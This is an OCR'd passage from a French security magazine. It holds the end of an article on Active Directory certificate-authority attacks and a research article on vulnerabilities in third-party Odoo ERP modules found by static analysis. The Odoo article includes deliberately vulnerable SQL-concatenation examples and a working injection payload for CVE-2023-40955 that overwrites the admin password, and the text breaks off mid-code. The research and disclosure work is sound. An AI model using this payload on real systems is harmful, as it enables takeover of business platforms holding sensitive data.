La clé privée d'une autorité de certification est un bien extrêmement sensible. Il est conseillé de mettre en place un ensemble de sous-autorités de certification dans lequel l'autorité racine serait en dehors du réseau **[9]** et sa clé privée serait conservée dans un équipement de sécurité de type HSM (*Hardware Security Module*) **[10]**. Dans le cas où l'une des sous-autorités serait compromise, il suffira de révoquer la clé privée associée, permettant ainsi de conserver la chaîne de confiance.

Pour détecter une extraction de clé privée d'une autorité de certification par un attaquant, les évènements Windows *5058*, *5061* et *5059* peuvent être surveillés sur l'autorité de certification.

CONCLUSION

De la même manière qu'un contrôleur de domaine, une autorité de certification d'un réseau d'entreprise doit être considérée comme critique. Le nombre d'attaques (ESC1 à ESC11, Certifried, Shadow Credentials, CertPotato, Golden Certificate, etc.) sur ce service est conséquent. Vous pouvez retrouver ces attaques sur la carte mentale de Cyril Servières **[11]**. Nous nous efforçons de la mettre à jour régulièrement pour contribuer au renforcement de la sécurité d'un maximum de systèmes d'information.

REMERCIEMENTS

Nos remerciements à Juan Pablo Barriga, Thomas Seigneuret et Hugo Sabourat pour leurs relectures. ■

RÉFÉRENCES

[1] Will Schroeder et Lee Christensen, « Certified Pre-Owned », **https://posts.specterops.io/certified-pre-owned-d95910965cd2**

[2] Elad Shamir, « Shadow Credentials: Abusing Key Trust Account Mapping for Account Takeover », **https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab**

[3] Olivier Lyak, « Certifried: Active Directory Domain Privilege Escalation (CVE-2022–26923) », **https://medium.com/ifcrdk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4**

[4] Jean Marsault, « Microsoft ADCS – Abusing PKI in Active Directory Environment) », **https://www.riskinsight-wavestone.com/en/2021/06/microsoft-adcs-abusing-pki-in-active-directory-environment/**

[5] **https://github.com/ly4k/Certipy**

[6] **https://cyberstoph.org/posts/2022/03/detecting-shadow-credentials/**


[7] **https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-26923**

[8] **https://medium.com/ifcrdk/certipy-4-0-esc9-esc10-bloodhound-gui-new-authentication-and-request-methods-and-more-7237d88061f7**

[9] **https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786436(v=ws.11)**

[10] **https://learn.microsoft.com/fr-fr/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786417(v=ws.11)**

[11] **https://orange-cyberdefense.github.io/ocd-mindmaps/**



HS2

Hervé Schauer Sécurité

Formation cybersécurité technique

DÉTECTION ET RÉPONSE • INFORENSIQUE • SÉCURITÉ OFFENSIVE

PROGRAMME

Détection et réponse aux incidents

OSINT
Formation OSINT/CTI
SECUSOC
Surveillance, analyse et corrélation
SECUBLUE1
Surveillance, détection et réponse aux incidents de sécurité
SECUBLUE2
Surveillance, détection et réponse avancée aux incidents de sécurité
SPLUNK
Formation SPLUNK
ELASTICSEARCH
Formation ELASTICSEARCH

Inforensique

FORENSIC1
Analyse inforensique Windows
FORENSIC2
Analyse Inforensique avancée
REVERSE1
Rétroingénierie de logiciels malfaisants
REVERSE2
Rétroingénierie avancée de logiciels malfaisants

Sécurité Offensive

PENTEST1
Tests d'intrusion
PENTEST2
Tests d'intrusion et développement d'exploits
PENTESTWEB
Tests d'intrusion sur applications Web
PENTESTINDUS
Tests d'intrusion des systèmes industriels

+ 33 974 774 390

www.hs2.fr

formation@hs2.fr

À LA DÉCOUVERTE D'ODOO : FONCTIONNEMENT ET SÉCURITÉ

Lucas VISINTIN – lucas.visintin@gmx.com
Expert en sécurité logicielle
Jordan SAMHI – j.samhi@me.com
Chercheur en génie logiciel et sécurité logicielle

Les ERP ont le vent en poupe dans les entreprises. Surtout les gratuits et open source ! Odoo est le meilleur exemple d'ERP++, c'est-à-dire qu'il fait à peu près tout avec son système de modules intégrables. Il est très utilisé, avec plus de 7 millions d'utilisateurs dans le monde ! Comme nous allons le décrire dans l'article, son architecture modulaire laisse la porte ouverte à des attaquants avec des vulnérabilités exploitables qui donnent un accès privilégié à l'administration de l'ERP. Malheureusement, laisser la main à un attaquant sur la gestion de son ERP, c'est comme lui fournir les clés de sa maison.

mots-clés : ODOO / SÉCURITÉ / VULNÉRABILITÉS / CVE / EXPLOIT

Dans cet article, nous nous intéressons aux potentielles vulnérabilités que peuvent introduire les modules externes au sein de la plateforme Odoo. Nous nous penchons d'abord sur l'architecture de la plateforme ainsi que sur les mécanismes de sécurité mis en place. Nous identifions ensuite des vecteurs d'attaque liés à l'intégration de modules externes et nous déterminons les points d'entrée dans le système. Afin d'auditer la sécurité de ces modules, une analyse statique du code est effectuée sur un échantillon de 3000 modules disponibles sur l'Odoo Apps Store. Douze vulnérabilités permettant de compromettre l'intégralité de la plateforme ont ainsi pu être détectées au sein de modules externes et se sont vu assigner des identifiants CVE.

1. INTRODUCTION

Dans le contexte dynamique du monde de l'entreprise actuel, il devient inexorable de stocker, organiser et traiter ses données de manière numérique afin de rester compétitif et de réduire ses coûts de fonctionnement. Odoo **[ODOO]** est un progiciel de gestion intégré (*Enterprise Resource Planning*, abrégé ERP) et open source, offrant une suite d'outils d'entreprise tels que l'e-commerce, l'inventaire, la comptabilité, ou encore le CRM, regroupés sur une plateforme unique et interconnectés.

L'attrait majeur d'Odoo est sa grande modularité qui permet de personnaliser la plateforme afin de l'adapter aux besoins de chaque entreprise. En effet, Odoo est constitué d'un noyau doté de plusieurs mécanismes autorisant des modules externes à s'y greffer. Ces modules sont des composants logiciels s'intégrant à la plateforme afin d'en modifier le comportement ou d'en étendre les fonctionnalités. Odoo fournit toute une documentation permettant de développer son propre module pour couvrir des besoins spécifiques.




Fig. 1 : Vue simplifiée de l'architecture de la plateforme Odoo.

Afin de ne pas avoir à réinventer la roue, l'Odoo Apps Store **[OAPP]** propose un large catalogue de plus de 40 000 modules à télécharger, conçus pour la plupart par des développeurs indépendants.

Néanmoins, ces modules ne sont actuellement pas vérifiés par Odoo et la notion de sécurité n'est que peu considérée lors du développement de ce genre d'applications, souvent au profit d'une livraison moins coûteuse. Ces modules sont donc susceptibles de contenir des bugs ou des erreurs de configuration pouvant conduire à des failles de sécurité.

En offrant un accès aux collaborateurs (gestion interne), aux partenaires (commandes, factures), ainsi qu'aux clients d'une entreprise (e-commerce, site web), une instance Odoo est souvent exposée au monde extérieur. En outre, un progiciel de gestion intégré contient par nature des informations sensibles, telles que des données personnelles et financières, présentant ainsi un réel intérêt pour un attaquant.

En impactant le cœur administratif d'une entreprise, c'est la viabilité de cette dernière qui est mise à mal : perte du suivi des commandes et de la facturation, perte de contrôle sur la gestion des ressources humaines et matérielles, fuite de données confidentielles, etc. Ces perturbations opérationnelles combinées à un temps de remédiation élevé peuvent conduire à l'arrêt total de l'activité, entraînant ainsi d'importantes pertes financières.

Il est alors légitime de nous interroger sur la nature des problèmes de sécurité émanant de ces modules ainsi que sur les risques encourus par une instance de la plateforme Odoo sur laquelle serait installé un module vulnérable.

2. FONCTIONNEMENT D'ODOO

Dans cet article, nous nous concentrons exclusivement sur l'interaction entre le noyau d'Odoo et les modules installés autour de celui-ci, ainsi qu'aux mécanismes de sécurité mis en place.

2.1 Architecture

Odoo repose sur la traditionnelle architecture client-serveur. Une vue simplifiée de l'architecture est présentée sur la figure 1.

Cette architecture est implémentée en utilisant le motif Modèle-Vue-Contrôleur (MVC), dans lequel les données et la logique (le modèle) sont séparées de la présentation (la vue). Dans Odoo, un modèle représente un concept ou une entité, comme un produit ou un client par exemple, ainsi que ses caractéristiques. Un modèle prend la forme d'une classe en Python, ses attributs correspondant aux caractéristiques du modèle et les méthodes permettant de manipuler celles-ci.

```
# Modèle représentant une flotte de véhicules
class Flotte(odoo.models.Model):

    _name = 'monmodule.flotte'
    _description = 'Une flotte de véhicules'

    # Caractéristiques d'un véhicule (i.e. d'une
instance du modèle)
    id = odoo.fields.Id()
    immatriculation = odoo.fields.Char(required=True)
    kilométrage = odoo.fields.Float(required=True)

    # Méthode applicable à un véhicule (i.e. à une
instance du modèle)
    def rouler(self):
        self.kilométrage += 10
```

Les vues d'un modèle sont générées par le serveur, puis présentées par le client web. Pour rendre une page interactive, le client peut envoyer des requêtes HTTP vers des contrôleurs, situés sur le serveur, permettant de produire du contenu dynamique. Ces contrôleurs, accessibles à des adresses bien précises, ont accès aux modèles et ont la particularité de pouvoir être publics.

```
# On peut mettre plusieurs contrôleurs dans la
même classe
class MesControleurs(odoo.http.Controller):

    # On déclare le contrôleur accessible à l'URL
/monmodule/controleurA comme public
    @odoo.http.route('/monmodule/controleurA',
type='http', auth='public')
    def controleurA(self, param):
        [...]
        return odoo.http.request.render(resultat)
```

2.2 Modularité

Grâce au motif MVC, il est facile de créer de nouvelles fonctionnalités en développant de nouveaux modèles, de nouvelles vues et de nouveaux contrôleurs. Cependant, Odoo doit maintenir un registre de l'ensemble des modèles définis dans les modules installés. C'est là que rentre en jeu l'*Object Relational Mapping*, abrégé ORM. Il correspond à une passerelle entre la logique, implémentée dans les classes, et le stockage des données sur une base de données. Ainsi, chaque modèle défini en Python est associé à une table dans la base de données. L'ORM propose une API permettant d'accéder à ces données directement en Python sous la forme d'objets, et se charge de refléter toute modification apportée à ces objets dans la base de données.

Grâce à l'API fournie par l'ORM, un développeur peut ainsi récupérer, modifier, supprimer ou créer des données directement depuis un modèle, sans avoir à écrire des requêtes SQL. Bien que déconseillé, il est tout de même possible d'envoyer ses propres requêtes SQL lorsque l'ORM ne permet pas d'effectuer une action spécifique. Enfin, il existe une API externe permettant d'accéder aux modèles depuis n'importe quel autre langage de programmation, en utilisant les protocoles XML/RPC et JSON/RPC.

2.3 Mécanismes de sécurité

Odoo propose un mécanisme de contrôle d'accès particulièrement fin, et basé sur des rôles. Les utilisateurs sont affectés à des groupes représentant un ensemble de droits d'accès aux modèles. Ensuite, un mécanisme de règles permet d'affiner le contrôle d'accès pour chaque instance d'un modèle **[SECU]**.

Il est à noter que ces mécanismes de contrôle ne sont actifs que lorsque l'on accède aux données via l'API fournie par l'ORM **[RADT]**. Contourner cette API revient alors à contourner le contrôle d'accès ! Cela implique également que seul l'accès aux données est restreint, et non l'exécution du code. Il est alors possible d'exécuter du code présent dans n'importe quel modèle, sans permissions particulières, tant que celui-ci n'accède pas aux données via l'ORM **[RADT]**. Dans la méthode `nouveau_vehicule()` ci-dessous, le contrôle d'accès n'est effectué qu'à la deuxième ligne lors de l'utilisation de l'ORM, et n'importe qui peut donc exécuter la première instruction.

```
def nouveau_vehicule():
    immatriculation = demande_nouvelle_
immatriculation()
    vehicule = self.env['monmodule.flotte'].
create({'immatriculation': immatriculation,
'kilométrage': 0}) # create() provient de l'API ORM
et permet de créer une nouvelle instance du modèle =
un nouveau véhicule
    véhicule.rouler()
```

Enfin, seules les méthodes publiques des modèles sont accessibles à distance via l'API externe en utilisant les protocoles JSON/RPC ou XML/RPC.

3. MENACES POTENTIELLES

Maintenant que les bases sont posées, il est possible de modéliser les menaces potentielles (le fameux *threat model*) émanant des modules installés et pouvant affecter la plateforme Odoo.

3.1 Vecteurs d'attaques

Malgré les mécanismes de contrôle d'accès aux données présentés précédemment, une mauvaise utilisation du framework Odoo lors du développement d'un module peut ouvrir des brèches dans la sécurité de la plateforme.

Un développeur peut être tenté d'exécuter directement ses propres requêtes SQL grâce au curseur de la base de données, afin de ne pas avoir à se familiariser avec l'ORM et réduire ainsi le temps de développement de son module. Pour rappel, contourner l'ORM revient à contourner le contrôle d'accès aux données, ces requêtes SQL ne sont donc pas vérifiées. Il existe alors un risque d'accès non autorisé pouvant conduire à un vol ou une altération des données. L'utilisation du curseur de la base de données pose aussi le risque d'injections SQL, permettant à un attaquant d'exécuter la requête de son choix. Il est à noter qu'il n'est pas possible d'interdire l'utilisation de requêtes SQL, car celles-ci peuvent être nécessaires pour des opérations spécifiques dont l'ORM n'est pas capable.

Il existe également une subtilité avec le contrôle d'accès : l'API de l'ORM fournit une fonction spéciale **sudo** qui permet de contourner le contrôle d'accès **[RADT]**. Mais pourquoi Odoo fait donc cela ? Prenons l'exemple d'un commercial, si celui-ci a besoin de générer une facture via le module de comptabilité, il doit disposer de droits d'accès aux données de facturation afin de créer une nouvelle instance de ce modèle. Plutôt que de donner un accès complet au vendeur en le mettant dans le groupe des agents comptables, le développeur du module peut utiliser la fonction **sudo()** qui, comme sur un système Unix, permet d'effectuer une opération en tant que super utilisateur, et donc sans restriction de privilèges. Bien qu'une utilisation légitime de **sudo()** puisse être requise dans ce genre de situation, une utilisation abusive de ce mécanisme peut représenter une menace pour la sécurité de la plateforme. Si l'on modifie la méthode **nouveau_vehicule()**, n'importe quel utilisateur peut créer un nouveau véhicule, même s'il ne dispose normalement pas des permissions nécessaires.

```
def nouveau_vehicule():
    immatriculation = demande_nouvelle_
immatriculation()
    vehicule = self.env['monmodule.flotte'].
sudo().create({'immatriculation': immatriculation,
'kilométrage': 0})  # La méthode est exécutée en
tant que superutilisateur
    véhicule.rouler()
```

La figure 2 permet de visualiser schématiquement les différentes méthodes permettant d'accéder aux données depuis la logique à l'aide d'un *dataflow*




Fig. 2 : Dataflow Diagram représentant les méthodes d'accès aux données depuis la logique.

diagram. On y distingue en rouge les deux chemins potentiellement vulnérables qui contournent le contrôle d'accès.

3.2 Points d'entrée

Afin d'exploiter les vecteurs d'attaques décrits plus tôt, il est nécessaire pour un attaquant de réussir à déclencher les sections de code faisant appel à ces mécanismes.

Le client peut demander à récupérer les données associées à un modèle ou à appeler une méthode de celui-ci en envoyant des requêtes HTTP à la passerelle WSGI. Pour qu'une requête aboutisse, il faut que l'utilisateur à l'origine de celle-ci soit authentifié en fournissant un token CSRF valide. De manière similaire, un utilisateur authentifié passant par l'API externe peut appeler les méthodes publiques d'un modèle. Si une de celles-ci présente un des vecteurs d'attaque présentés plus tôt, cela pourrait compromettre la sécurité de l'instance en permettant à un employé d'accéder à des données non autorisées, ou d'élever ses privilèges. La méthode `nouveau_vehicule()` décrite plus haut faisant appel à `sudo()` est alors potentiellement vulnérable. Les méthodes publiques d'un modèle représentent donc notre premier point d'entrée dans le système. Il s'agit ici d'une attaque interne. Bien que ce type d'attaque soit de plus en plus répandu, il impose que l'utilisateur soit authentifié, réduisant la probabilité qu'une telle attaque se produise.

Les contrôleurs sont eux directement accessibles via HTTP à des adresses bien précises et représentent donc notre second point d'entrée. Un contrôleur faisant appel au mécanisme `sudo`, ou effectuant des requêtes SQL, est ainsi potentiellement vulnérable. De plus, certains contrôleurs peuvent être déclarés comme publics et donc ne pas nécessiter d'authentification, exposant alors la plateforme à des attaques externes. De même, si un contrôleur appelle un modèle qui lui-même présente un des vecteurs d'attaque présentés, ce dernier pourrait être exploité par le biais du contrôleur.

```
    @odoo.http.route('/monmodule/immatriculation', type='http',
auth='public')
    def controleur(self, numero):
        query = "SELECT id FROM monmodule.flotte WHERE
immatriculation={}".format(numero)
        cr = odoo.http.request.env.cr
        cr.execute(query)
        results = cr.fetchall()
```




Fig. 3 : Dataflow Diagram représentant les flux de données potentiellement à risque.

Nous pouvons maintenant compléter le schéma et avoir une vue d'ensemble des flux de données, représentés en rouge, permettant d'accéder aux données sans être authentifié, ni posséder de permissions particulières. Les contrôleurs pouvant être publics, la barrière « Authentification » est optionnelle et donc représentée en orange.

4. ANALYSE DES MODULES

Dans la section précédente, nous avons repéré quels comportements des développeurs peuvent engendrer des problèmes de sécurité, notamment l'utilisation de requêtes SQL et du mécanisme **sudo**. Nous avons également identifié les points d'accès dans le système, à savoir les contrôleurs et les modèles. Cependant, qu'en est-il en pratique ? Quel type de comportement à risque est le plus répandu ? Constituent-ils des vulnérabilités au sein du code ?

4.1 Approche

Pour répondre à toutes ces questions, quoi de mieux que d'analyser des modules disponibles sur l'Odoo Apps Store. 3000 modules parmi les plus téléchargés de l'Odoo Apps Store et disponibles gratuitement ont ainsi été collectés. Les versions d'Odoo 13 (sortie fin 2019) jusqu'à 17 (sortie fin 2023) sont considérées afin que l'échantillon soit représentatif. En effet, certains modules populaires ne sont pas (encore) disponibles pour la dernière version d'Odoo, mais demeurent très utilisés. Les modules n'étant que de simples packages Python, téléchargés sous forme d'archives ZIP, le code source des modules est directement accessible, ce qui permet d'effectuer une analyse statique.

Mais, de par le typage... dynamique de Python, peu d'outils d'analyse statique sont disponibles pour ce langage. L'approche choisie utilise Scalpel **[SCPL]**, un outil open source fournissant les composants fondamentaux d'une analyse statique, tels que le *Call Graph* (CG) et le *Control Flow Graph* (CFG). Reste maintenant à élaborer une analyse spécifique aux modules Odoo. Le but est, dans un premier temps, de détecter l'utilisation des méthodes à risques énoncées précédemment, et dans un second temps de vérifier si ces utilisations représentent de potentielles vulnérabilités.

4.2 Élaboration de l'analyse

Pour guider l'analyse statique, la première étape consiste à extraire les contrôleurs et les modèles des modules (nos points d'entrée), afin d'analyser uniquement le code potentiellement exploitable par un attaquant.

Pour ce faire, Scalpel génère un *Control Flow Graph* (CFG) pour chaque méthode d'un fichier Python (c'est-à-dire un graphe représentant le flot de contrôle d'une méthode). Le CFG représente les instructions d'une méthode comme les nœuds d'un graphe, reliés par des arêtes correspondant au flux d'exécution. Pour accéder au CFG d'une méthode, il faut parcourir un ensemble de structures imbriquées, dont la terminologie peut porter à confusion, car également dénommées **cfg**.

```
from scalpel.cfg import CFGBuilder

builder = CFGBuilder()

# Construction des Control Flow Graphs imbriqués à partir du fichier
Python:
cfg = builder.build_from_file(fichier, chemin)
# Pour chaque classe du fichier:
for cls_name, cls_cfg in cfg.class_cfgs.items():
    # Pour chaque fonction de la classe:
    for (block_id, fun_name), fun_cfg in cls_cfg.functioncfgs.items():
        print(f'\n{fun_name}:')
        # Pour chaque bloc atomique d'instructions
        for block in fun_cfg.get_all_blocks():
            # Pour chaque instruction du bloc:
            for stmt in block.statements:
                print(stmt)
```

Chaque instruction est elle-même représentée formellement sous la forme d'un arbre de syntaxe abstraite (ou *Abstract Syntax Tree*, abrégé AST). L'AST est généré par un parser, décrivant la sémantique d'une instruction de manière hiérarchique. Par exemple, l'affectation du résultat d'une fonction à une variable est représentée sous la forme d'un

arbre dont la racine est un nœud `Assign`, la feuille de gauche (de type `Name`) correspond à la variable qui se voit assigner une valeur, et la feuille de droite (`Call`) correspond à un appel à une fonction. Cette dernière peut ensuite être décomposée en d'autres nœuds représentant cet appel (incluant les arguments par exemple).

L'AST permet d'interpréter la grammaire du langage, et donc de comprendre le rôle d'une instruction au sein du code. Pour extraire les éléments d'intérêt (à savoir les modèles et les contrôleurs), un algorithme récursif parcourt l'AST de chaque méthode à la recherche de ces points d'intérêts. Les contrôleurs étant définis par le décorateur `@odoo.http.route`, il est facile de les identifier dans l'AST (nœud de type `FonctionDef` possédant un attribut `decorator_list`) et d'en extraire ses propriétés (public ou privé, paramètres...). Un processus similaire est employé pour extraire les modèles.

4.3 Détection de vulnérabilités potentielles

Pour détecter l'utilisation de méthodes à risques et de potentielles vulnérabilités, l'AST est de nouveau employé. Pour chaque méthode représentant un point d'entrée (un contrôleur ou une méthode publique d'un modèle), l'algorithme récursif, basé sur un *node visitor*, cherche un nœud de type `Call` correspondant à `cr.execute(query)` ou `sudo()`.

Comme les modèles et les contrôleurs peuvent interagir entre eux, le processus utilise le *Call Graph* (CG) généré par Scalpel afin de déterminer les autres méthodes du module appelées depuis un point d'entrée. Ainsi, une section de code vulnérable qui ne se situe pas dans un point d'entrée, mais qui peut être appelée depuis l'un d'entre eux est aussi examinée.

Si l'on ne s'intéresse qu'aux injections SQL, un appel à `cr.execute()` déclenche la recherche de vulnérabilités au sein du code concerné. Grâce à l'AST, la requête passée pour être exécutée est examinée en détail. Si celle-ci contient une concaténation de commandes SQL avec un paramètre de la méthode analysée ou d'une quelconque variable, celle-ci est rapportée par le processus. L'analyseur couvre l'ensemble des méthodes de concaténation de chaînes de caractères disponibles en Python. L'AST permet ici de finement examiner la requête suspecte, et ainsi d'exclure les requêtes préparées, qui elles, préviennent les injections SQL en traitant chaque paramètre comme une simple chaîne de caractères, et non plus comme une instruction du langage SQL.

Une dernière analyse manuelle est tout de même requise afin de vérifier qu'une vulnérabilité rapportée par l'analyseur est réellement exploitable en pratique. Par exemple, si la variable insérée dans une requête SQL ne peut pas être directement manipulée par l'attaquant, la vulnérabilité n'est pas exploitable.

Scalpel permet ici non seulement de détecter l'utilisation de méthodes à risques (comme le ferait `grep`), mais aussi de pouvoir lister les différents points d'entrée donnant accès à une même vulnérabilité, et donc de fournir les conditions nécessaires à son exploitation (utilisateur authentifié ou non, nom et méthode du modèle ou URL du contrôleur, arguments à fournir). L'analyse manuelle s'en voit grandement facilitée, car celle-ci peut se concentrer sur le point d'entrée le plus simple à exploiter, comme un contrôleur public par exemple.

5. RÉSULTATS

Maintenant que l'analyseur est prêt, il n'y a plus qu'à le laisser tourner sur les 3000 modules téléchargés en un peu plus d'une heure depuis l'Odoo Apps Store. Grâce à la rapidité de l'analyse statique, ce sont au total plus de 30 000 méthodes qui ont été examinées en seulement 4 minutes (machine équipée d'un processeur Ryzen 7 3700X). 4000 occurrences d'appels aux méthodes à risques `sudo()` et `cr.execute()` ont ainsi été recensées, et 12 vulnérabilités ont été découvertes et rapportées à l'organisation MITRE pour se voir assigner un identifiant CVE . Sept d'entre elles ont déjà reçu leur numéro : CVE-2023-40954, CVE-2023-40955, CVE-2023-40956, CVE-2023-40957, CVE-2023-40958, CVE-2023-48049, CVE-2023-48050.

5.1 Chiffres

Au travers de plus de 30 000 méthodes analysées, l'utilisation de `sudo()` (3600 occurrences) apparaît comme beaucoup plus fréquente que celle de

`cr.execute()` (400 occurrences). Son utilisation pouvant être légitime dans certains cas, ce résultat n'est pas surprenant.

On remarque cependant que le nombre d'occurrences de ces deux méthodes à risque est bien plus élevé dans les méthodes considérées comme des points d'entrée (contrôleurs et méthodes publiques de modèles) qu'ailleurs dans le code (méthodes privées, méthodes en dehors d'un modèle). Il y a par exemple quasi autant de méthodes privées que de méthodes publiques pour les modèles, pourtant 93 % des occurrences de `cr.execute()` et 92 % des utilisations de `sudo()` se trouvent dans des méthodes publiques, qui elles, sont directement accessibles depuis l'API externe, réduisant ainsi grandement la complexité d'une attaque.

Concernant les injections SQL, ce sont 33 vulnérabilités potentielles qui ont été identifiées lors de l'analyse. Après analyse manuelle, 12 d'entre elles, parmi 9 modules différents, se sont révélées facilement exploitables en pratique. Ces 12 vulnérabilités rendent possible l'exécution de requêtes SQL arbitraires, permettant ainsi d'élever ses privilèges et de compromettre l'intégralité d'une instance de la plateforme Odoo.

5.2 Exploitation d'un modèle vulnérable

Dans cette section, nous prenons l'exemple assez simple de la vulnérabilité CVE-2023-40955 **[CVE1]** avec une sévérité de 8.8/10. La vulnérabilité est de type injection de commande, classée troisième type de vulnérabilité le plus répandu par l'OWASP **[INJ]**.

Ce module déclare un nouveau modèle `plm.config.settings` qui contient la méthode `getQueryRes`. La section de code vulnérable (simplifiée) est la suivante :

```
def getQueryRes(self, tmp_file, select):
      [...]
       query = "COPY ({select}) TO '{tmp_file}'
DELIMITER ';' CSV HEADER;".format(select=select,
tmp_file=tmp_file)
    cr.execute(query)
```

On remarque que la méthode est publique, et donc accessible à un utilisateur authentifié via l'API externe. Si vous vous souvenez bien, le contrôle d'accès n'a lieu que lors de l'accès aux données via l'ORM et non lors de l'appel d'une méthode. N'importe quel utilisateur authentifié, y compris un client externe sans permission d'accéder aux données du modèle `plm.config.settings`, peut donc appeler la méthode `getQueryRes()`. Vous sentez que le danger arrive. De plus, le paramètre `select` est directement concaténé à la requête SQL passée à `cr.execute()` pour être exécutée, sans vérification de ce dernier. Il est alors très facile d'injecter la requête de son choix à la suite de la requête originale comme suit :

```
"SELECT * FROM res_users) TO '/dev/null';
UPDATE res_users SET password='whatever' WHERE
login='admin'; -- "
```

La première partie de la requête permet de rediriger la première commande `COPY TO` dans le vide, et la seconde modifie le mot de passe administrateur de la plateforme.

5.3 Exploitation d'un contrôleur vulnérable

Vous trouvez peut-être la vulnérabilité précédente un peu facile à exploiter. En effet, la seule condition est de disposer d'un compte utilisateur basique sans aucune permission. Les attaques internes étant de plus en plus répandues, elles nécessitent tout de même d'être authentifié. Alors, faisons encore plus simple et devenons administrateur en une seule requête HTTP ! La vulnérabilité identifiée CVE-2023-40956 **[CVE2]** avec une sévérité de 8.8/10, de type injection de commande **[INJ]**, concerne un contrôleur vulnérable et déclaré comme public. Ce dernier est donc accessible directement en envoyant une requête HTTP à l'URL `/job/search/`.

Le code (simplifié) du contrôleur en question est le suivant :

```
@http.route('/job/search', csrf=False, type="http",
